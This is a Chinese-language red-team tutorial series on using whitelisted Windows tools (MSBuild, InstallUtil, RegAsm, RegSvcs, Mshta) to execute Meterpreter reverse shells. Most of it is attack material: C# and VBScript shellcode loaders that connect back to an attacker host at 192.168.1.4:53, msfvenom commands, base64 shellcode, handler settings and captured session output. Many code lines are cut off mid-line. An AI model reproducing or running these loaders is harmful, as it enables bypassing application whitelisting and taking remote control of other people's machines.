MSBuild 引入了一种新的基于 XML 的项目文件格式，这种格式容易理解、易于扩展并且完全受 Microsoft 支持。MSBuild 项目文件的格式使开发人员能够充分描述哪些项需要生成，以及如何利用不同的平台和配置生成这些项。

说明：Msbuild.exe所在路径没有被系统添加PATH环境变量中，因此，Msbuild命令无法识别。

基于白名单MSBuild.exe配置payload：

Windows 7默认位置为：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
```

攻击机：192.168.1.4 & Debian
靶机：192.168.1.3 &Windows 7

靶机执行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe Micropoor.xml
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe  msbuild.xml

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
msbuild.xml
Microsoft(R) 生成引擎版本 4.7.3062.0
[Microsoft .NET Framework 版本 4.0.30319.42000]
版权所有 (C) Microsoft Corporation。保留所有权利。

生成启动时间为 2019/1/15 12:38:23。
```

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -f

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (192.168.1.4:53 -> 192.168.1.3:11370) at 2019-01-14 23:35:09 -0500

meterpreter > getuid
Server username: John-PC\John
```

附录：Micropoor.xml

注：x86 payload

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuil
<!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csprc
  <Target Name="iJEKHyTEjyCU">
        <xUokfh />
      </Target>
      <UsingTask
        TaskName="xUokfh"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsof
        <Task>

          <Code Type="Class" Language="cs">
          <![CDATA[
    using System; using System.Net; using System.Net.Sockets; using System.L
public class xUokfh : Task, ITask {
    [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 qEVoJxkr
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
static byte[] VYcZlUehuq(string IJBRrBqhigjGAx, int XBUCexXIrGIEpe) {
    IPEndPoint DRHsPzS = new IPEndPoint(IPAddress.Parse(IJBRrBqhigjGAx), XBUCexX
    Socket zCoDOd = new Socket(AddressFamily.InterNetwork, SocketType.Stream, Pr
    try { zCoDOd.Connect(DRHsPzS); }
    catch { return null;}
    byte[] OCrGofbbWRVsFEl = new byte[4];
    zCoDOd.Receive(OCrGofbbWRVsFEl, 4, 0);
    int auQJTjyxYw = BitConverter.ToInt32(OCrGofbbWRVsFEl, 0);
    byte[] MlhacMDOKUAfvMX = new byte[auQJTjyxYw + 5];
    int GFtbdD = 0;
    while (GFtbdD < auQJTjyxYw)
    { GFtbdD += zCoDOd.Receive(MlhacMDOKUAfvMX, GFtbdD + 5, (auQJTjyxYw - GFtbdD
    byte[] YqBRpsmDUT = BitConverter.GetBytes((int)zCoDOd.Handle);
    Array.Copy(YqBRpsmDUT, 0, MlhacMDOKUAfvMX, 1, 4); MlhacMDOKUAfvMX[0] = 0xBF;
    return MlhacMDOKUAfvMX;}
static void NkoqFHncrcX(byte[] qLAvbAtan) {
    if (qLAvbAtan != null) {
        UInt32 jrYMBRkOAnqTqx = VirtualAlloc(0, (UInt32)qLAvbAtan.Length, 0x100C
        Marshal.Copy(qLAvbAtan, 0, (IntPtr)(jrYMBRkOAnqTqx), qLAvbAtan.Length);
        IntPtr WCUZoviZi = IntPtr.Zero;
        UInt32 JhtJOypMKo = 0;
        IntPtr UxebOmhhPw = IntPtr.Zero;
        WCUZoviZi = CreateThread(0, 0, jrYMBRkOAnqTqx, UxebOmhhPw, 0, ref JhtJOy
        WaitForSingleObject(WCUZoviZi, 0xFFFFFFFF); }}

public override bool Execute()
{
    byte[] uABVbNXmhr = null; uABVbNXmhr = VYcZlUehuq("192.168.1.4", 53);
    NkoqFHncrcX(uABVbNXmhr);
```

```
return true;        }    }
                ]]>
            </Code>
        </Task>
    </UsingTask>
</Project>
```

基于白名单Installutil.exe执行payload第二季

Installutil简介：

Installer工具是一个命令行实用程序，允许您通过执行指定程序集中的安装程序组件来安装和卸载服务器资源。此工具与System.Configuration.Install命名空间中的类一起使用。

具体参考：Windows Installer部署

https://docs.microsoft.com/zh-cn/previous-versions/2kt85ked(v=vs.120)

说明：Installutil.exe所在路径没有被系统添加PATH环境变量中，因此，Installutil命令无法识别。

基于白名单installutil.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
```

攻击机：192.168.1.4 & Debian
靶机：192.168.1.3 &Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：


靶机编译：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.Ent
```

```
C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r
:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out
:Micropoor.exe /keyfile:C:\Users\John\Desktop\installutil.snk /unsafe C:\Users\J
ohn\Desktop\installutil.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. Fo
r compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240
```

payload：Micropoor.exe



靶机执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogTc
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.3
[*] Sleeping before handling stage...
[*] Meterpreter session 8 opened (192.168.1.4:53 -> 192.168.1.3:18811) at 2019-01-15 07:03:32 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 10224
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback I
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) Ethernet C
Hardware MAC : 4c:cc:6a:e3:51:27
MTU          : 1500
IPv4 Address : 192.168.1.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::142:7c8:d463:
```

```
C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework64\v4.

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0
l.exe /logfile= /LogToConsole=false /U Micropoor.exe
Microsoft (R) .NET Framework 安装实用工具版本 4.7.3062.0
版权所有 (C) Microsoft Corporation。保留所有权利。
```

附录：Micropoor.cs

注：x64 payload

```
using System; using System.Net; using System.Linq; using System.Net.Sockets; usi
    public class GQLBigHgUniLuVx {
        public static void Main()
        {
            while(true)
{{ MessageBox.Show("doge"); Console.ReadLine();}}
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class esxWUYUTWShqW : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary zWrdFAUHmu
        {
            jkmhGrfzsKQeCG.LCIUtRN();
        }
    }

    public class jkmhGrfzsKQeCG
    {        [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(U
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 GDmElasS
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
static byte[] ErlgHH(string ZwznjBJY, int KsMEeo) {
    IPEndPoint qAmSXHOKCbGlysd = new IPEndPoint(IPAddress.Parse(ZwznjBJY), KsMEe
    Socket XXxIoIXNCle = new Socket(AddressFamily.InterNetwork, SocketType.Strea
    try { XXxIoIXNCle.Connect(qAmSXHOKCbGlysd); }
    catch { return null;}
    byte[] UmquAHRnhhpuE = new byte[4];
    XXxIoIXNCle.Receive(UmquAHRnhhpuE, 4, 0);
    int kFVRSNnpj = BitConverter.ToInt32(UmquAHRnhhpuE, 0);
    byte[] qaYyFq = new byte[kFVRSNnpj + 5];
    int SRCDELibA = 0;
    while (SRCDELibA < kFVRSNnpj)
    { SRCDELibA += XXxIoIXNCle.Receive(qaYyFq, SRCDELibA + 5, (kFVRSNnpj - SRCDE
    byte[] TvvzOgPLqwcFFv = BitConverter.GetBytes((int)XXxIoIXNCle.Handle);
    Array.Copy(TvvzOgPLqwcFFv, 0, qaYyFq, 1, 4); qaYyFq[0] = 0xBF;
    return qaYyFq;}
static void cmMtjerv(byte[] HEHUjJhkrNS) {
    if (HEHUjJhkrNS != null) {
        UInt32 WcpKfU = VirtualAlloc(0, (UInt32)HEHUjJhkrNS.Length, 0x1000, 0x40
        Marshal.Copy(HEHUjJhkrNS, 0, (IntPtr)(WcpKfU), HEHUjJhkrNS.Length);
        IntPtr UhxtIFnlOQatrk = IntPtr.Zero;
        UInt32 wdjYKFDCCf = 0;
        IntPtr XVYcQxpp = IntPtr.Zero;
        UhxtIFnlOQatrk = CreateThread(0, 0, WcpKfU, XVYcQxpp, 0, ref wdjYKFDCCf)
        WaitForSingleObject(UhxtIFnlOQatrk, 0xFFFFFFFF); }}

        public static void LCIUtRN() {
```

```
byte[] IBtCWU = null; IBtCWU = ErlgHH("192.168.1.4", 53);
cmMtjerv(IBtCWU);
    }    }
```

基于白名单regasm.exe执行payload第三季

Regasm简介：

Regasm为程序集注册工具，读取程序集中的元数据，并将所需的项添加到注册表中。RegAsm.exe是Microsoft Corporation开发的合法文件进程。它与Microsoft.NET Assembly Registration Utility相关联。

说明：Regasm.exe所在路径没有被系统添加PATH环境变量中，因此，REGASM命令无法识别。

具体参考微软官方文档：

https://docs.microsoft.com/en-us/dotnet/framework/tools/regasm-exe-assembly-registration-tool

基于白名单Regasm.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe
```

攻击机：192.168.1.4 & Debian
靶机：192.168.1.3 & Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U Micropoor.dll
```

```
msf exploit(multi handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Sleeping before handling stage...
[*] Meterpreter session 11 opened (192.168.1.4:53 -> 192.168.1.3:21277) at 2019-01-15 09:23:2

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 9956
meterpreter >
```

```
C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\rega...

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /
U regasm.dll
Microsoft .NET Framework 程序集注册实用工具版本 4.7.3062.0
(适用于 Microsoft .NET Framework 版本 4.7.3062.0)
版权所有 (C) Microsoft Corporation。保留所有权利。
```

附录：Micropoor.cs

注：x86 payload

```
using System; using System.Net; using System.Linq; using System.Net.Sockets; usi
namespace HYlDKsYF
 {
    public class kxKhdVzWQXolmmF : ServicedComponent {

        public kxKhdVzWQXolmmF() { Console.WriteLine("Micropoor"); }

        [ComRegisterFunction]
        public static void RegisterClass ( string pNNHrTZzW )
        {
            ZApOAKJKY.QYJOTklTwn();
        }

[ComUnregisterFunction]
        public static void UnRegisterClass ( string pNNHrTZzW )
        {
            ZApOAKJKY.QYJOTklTwn();
        }
    }

    public class ZApOAKJKY
    {        [DllImport("kernel32")] private static extern UInt32 HeapCreate(UIr
[DllImport("kernel32")] private static extern UInt32 HeapAlloc(UInt32 bqtaDNfVCz
[DllImport("kernel32")] private static extern UInt32 RtlMoveMemory(UInt32 AQdEyC
[DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 uQgiOlr
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
    IPEndPoint YUXVAnzAurxH = new IPEndPoint(IPAddress.Parse(aCWWUttzmy), iJGvqi
    Socket MXCEuiuRIWgOYze = new Socket(AddressFamily.InterNetwork, SocketType.S
    try { MXCEuiuRIWgOYze.Connect(YUXVAnzAurxH); }
    catch { return null;}
    byte[] Bjpvhc = new byte[4];
    MXCEuiuRIWgOYze.Receive(Bjpvhc, 4, 0);
    int IETFBI = BitConverter.ToInt32(Bjpvhc, 0);
    byte[] ZKSAAFwxgSDnTW = new byte[IETFBI + 5];
    int JFPJLlk = 0;
    while (JFPJLlk < IETFBI)
    { JFPJLlk += MXCEuiuRIWgOYze.Receive(ZKSAAFwxgSDnTW, JFPJLlk + 5, (IETFBI -
    byte[] nXRztzNVwPavq = BitConverter.GetBytes((int)MXCEuiuRIWgOYze.Handle);
    Array.Copy(nXRztzNVwPavq, 0, ZKSAAFwxgSDnTW, 1, 4); ZKSAAFwxgSDnTW[0] = 0xBF
    return ZKSAAFwxgSDnTW;}
static void TOdKEwPYRUgJly(byte[] KNCtlJWAmlqJ) {
    if (KNCtlJWAmlqJ != null) {
       UInt32 uuKxFZFwog = HeapCreate(0x00040000, (UInt32)KNCtlJWAmlqJ.Length, 0
       UInt32 sDPjIMhJIOAlwn = HeapAlloc(uuKxFZFwog, 0x00000008, (UInt32)KNCtlJW
       RtlMoveMemory(sDPjIMhJIOAlwn, KNCtlJWAmlqJ, (UInt32)KNCtlJWAmlqJ.Length);
       UInt32 ijifOEfllRl = 0;
       IntPtr ihXuoEirmz = CreateThread(0, 0, sDPjIMhJIOAlwn, IntPtr.Zero, 0, re
       WaitForSingleObject(ihXuoEirmz, 0xFFFFFFFF);}}
```

```
    public static void QYJOTklTwn() {
byte[] ZKSAAFwxgSDnTW = null; ZKSAAFwxgSDnTW = HMSjEXjuIzkkmo("192.168.1.4",
TOdKEwPYRUgJly(ZKSAAFwxgSDnTW);
        }        }    }
```

基于白名单regsvcs.exe执行payload第四季

Regsvcs简介：

Regsvcs为.NET服务安装工具，主要提供三类服务：

- 加载并注册程序集。
- 生成、注册类型库并将其安装到指定的 COM+ 1.0 应用程序中。
- 配置以编程方式添加到类的服务。

说明：Regsvcs.exe所在路径没有被系统添加PATH环境变量中，因此，Regsvcs命令无法识别。

具体参考微软官方文档：

https://docs.microsoft.com/en-us/dotnet/framework/tools/regsvcs-exe-net-services-installation-tool

基于白名单Regsvcs.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe
```

攻击机：192.168.1.4 &Debian

靶机： 192.168.1.3 &Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe Micropoor.dll
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Sleeping before handling stage...
[*] Meterpreter session 12 opened (192.168.1.4:53 -> 192.168.1.3:21593) at 2019-01-15 09:45:

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 3812
meterpreter >
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe  regsvcs.dll

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe
regsvcs.dll
Microsoft(R) .NET Framework 服务安装实用工具版本 4.7.3062.0
Copyright (C) Microsoft Corporation.  All rights reserved.
```

附录：Micropoor.cs

注：x86 payload

```
using System; using System.Net; using System.Linq; using System.Net.Sockets; usi

namespace phwUqeuTRSqn

 {

    public class mfBxqerbXgh : ServicedComponent {


        public mfBxqerbXgh() { Console.WriteLine("Micropoor"); }


        [ComRegisterFunction]

        public static void RegisterClass ( string DssjWsFMnwwXL )

        {

            uXsiCEXRzLNkI.BBNSohgZXGCaD();

        }


[ComUnregisterFunction]

        public static void UnRegisterClass ( string DssjWsFMnwwXL )

        {

            uXsiCEXRzLNkI.BBNSohgZXGCaD();

        }

    }


    public class uXsiCEXRzLNkI

    {        [DllImport("kernel32")] private static extern UInt32 HeapCreate(UIr

[DllImport("kernel32")] private static extern UInt32 HeapAlloc(UInt32 yjmmncJHBr

[DllImport("kernel32")] private static extern UInt32 RtlMoveMemory(UInt32 PorEiX
```

```
[DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 WNvQyYv
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
    IPEndPoint hqbNYMZQr = new IPEndPoint(IPAddress.Parse(MKwSjIxqTxxEO), jVaXWF
    Socket LbLgipot = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
    try { LbLgipot.Connect(hqbNYMZQr); }
    catch { return null;}
    byte[] VKQsLPgLmVdp = new byte[4];
    LbLgipot.Receive(VKQsLPgLmVdp, 4, 0);
    int jbQtneZFbvzK = BitConverter.ToInt32(VKQsLPgLmVdp, 0);
    byte[] cyDiPLJhiAQbw = new byte[jbQtneZFbvzK + 5];
    int vyPloXEDJoylLbj = 0;
    while (vyPloXEDJoylLbj < jbQtneZFbvzK)
    { vyPloXEDJoylLbj += LbLgipot.Receive(cyDiPLJhiAQbw, vyPloXEDJoylLbj + 5, (j
    byte[] MkHUcy = BitConverter.GetBytes((int)LbLgipot.Handle);
    Array.Copy(MkHUcy, 0, cyDiPLJhiAQbw, 1, 4); cyDiPLJhiAQbw[0] = 0xBF;
    return cyDiPLJhiAQbw;}
static void ZFeAPdN(byte[] hjErkNfmkyBq) {
    if (hjErkNfmkyBq != null) {
       UInt32 xYfliOUgksPsv = HeapCreate(0x00040000, (UInt32)hjErkNfmkyBq.Length
       UInt32 eSiulXLtqQO = HeapAlloc(xYfliOUgksPsv, 0x00000008, (UInt32)hjErkNf
       RtlMoveMemory(eSiulXLtqQO, hjErkNfmkyBq, (UInt32)hjErkNfmkyBq.Length);
       UInt32 NByrFgKjVjB = 0;
       IntPtr PsIqQCvc = CreateThread(0, 0, eSiulXLtqQO, IntPtr.Zero, 0, ref NBy
       WaitForSingleObject(PsIqQCvc, 0xFFFFFFFF);}}
```

```
    public static void BBNSohgZXGCaD() {

byte[] cyDiPLJhiAQbw = null; cyDiPLJhiAQbw = SVMBrK("192.168.1.4", 53);

ZFeAPdN(cyDiPLJhiAQbw);

        }       }   }
```

基于白名单Mshta.exe执行payload第五季

Mshta简介：

Mshta.exe是微软Windows操作系统相关程序，英文全称Microsoft HTML Application，可翻译为微软超文本标记语言应用，用于执行.HTA文件。

说明：Mshta所在路径已被系统添加PATH环境变量中，因此，可直接执行Mshta.exe命令。

基于白名单Mshta.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\System32\mshta.exe

C:\Windows\SysWOW64\mshta.exe
```

攻击机：192.168.1.4 & Debian

靶机： 192.168.1.3 & Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

配置payload：

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.
```

```
root@John:/var/www/html# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f raw > shellcode.bin
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
```

```
cat shellcode.bin |base64 -w 0
```

```
root@John:/var/www/html# cat shellcode.bin |base64 -w 0
```

/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0Bxzjgdfs...
f/gX19aixLrjVloMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAqAEEaAIAADWJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEA
AAVmoAaFikU+X/1ZNTagBWU1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMF/VV2h1bklh/9VeXv8MJA+FcP///+mb////AcMpxnXD
```
w7vwtaJWagBT/9U=root@John:/var/www/html#
```

替换如下：

```
' Dim code : code = "TVroAAAAAFtSRVWJ5YHDcoAAAP/TicNXaAQ
```

靶机执行：

```
mshta.exe http://192.168.1.4/Micropoor.hta
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 5 opened (192.168.1.4:53 -> 192.168.1.3:16475) at 2019-01-16 00:59:

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 5436
meterpreter >
```

```
命令提示符

C:\Users\John>mshta.exe http://192.168.1.4/CACTUSTORCH.hta
```

附录：Micropoor.hta

注：x86 payload

```
<script language="VBScript">

' Usage:
' Choose a binary you want to inject into, default "rundll32.exe", you can use r
' Generate a 32 bit raw shellcode in whatever framework you want. Tested: Cobalt
' Run: cat payload.bin | base64 -w 0
' Copy the base64 encoded payload into the code variable below.

' Replace with binary name that you want to inject into. This can be anything th
Dim binary : binary = "rundll32.exe"

' Base64 encoded 32 bit shellcode

Dim code : code = "/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV


Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)
  Dim enc, length, ba, transform, ms
  Set enc = CreateObject("System.Text.ASCIIEncoding")
```

```
    length = enc.GetByteCount_2(b)

    Set transform = CreateObject("System.Security.Cryptography.FromBase64Transform

    Set ms = CreateObject("System.IO.MemoryStream")

    ms.Write transform.TransformFinalBlock(enc.GetBytes_4(b), 0, length), 0, ((len

    ms.Position = 0

    Set Base64ToStream = ms

  End Function


  Sub Run

  Dim s, entry_class
```


```
  s = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGV

  s = s & "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWF

  s = s & "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25

  s = s & "ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgA

  s = s & "AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGV

  s = s & "RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJ

  s = s & "eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F

  s = s & "cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJ

  s = s & "aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4

  s = s & "MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5Bgc

  s = s & "dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQc

  s = s & "ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJ

  s = s & "B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F

  s = s & "dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgk
```

```
s = s & "CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF
s = s & "SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJ
s = s & "cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQA
s = s & "AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAc
s = s & "AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3R
s = s & "bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1
s = s & "NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24
s = s & "ZW1ibHkGFwAAAARMb2FkCg8MAAAAAB4AAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAAABAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHE
s = s & "YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAAFBFAABMAQMAkNhXWQA
s = s & "AAAA4AAiIAsBMAAAFgAAAAYAAAAAAAByNQAAACAAAABAAAAAAAAQACAAAAACAAAEAAAAAAA
s = s & "AAAAAAAAAIAAAAACAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAA
s = s & "AE8AAAAAQAAAkAMAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAAIIAAASAAAAAA
s = s & "AAAALnRleHQAAAB4FQAAACAAAAAWAAAAAgAAAAAAAAAAAAAAAAAAAIAAAYC5yc3JjAAAAkAM
s = s & "AAAABAAAABgAAAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAAwAAAAAYAAAAAIAAAAcAAAAAAA
s = s & "AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAFQ1AAAAAAAAASAAAAAIABQD4IQAAKBMAAAEAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHgIoDwA
s = s & "MAoABwEAAAEAABEEKBAAAAoKEgEGjmkoEQAACnMJAAAGDAgWfTUAAARyAQAAcBMEcgMAAHA
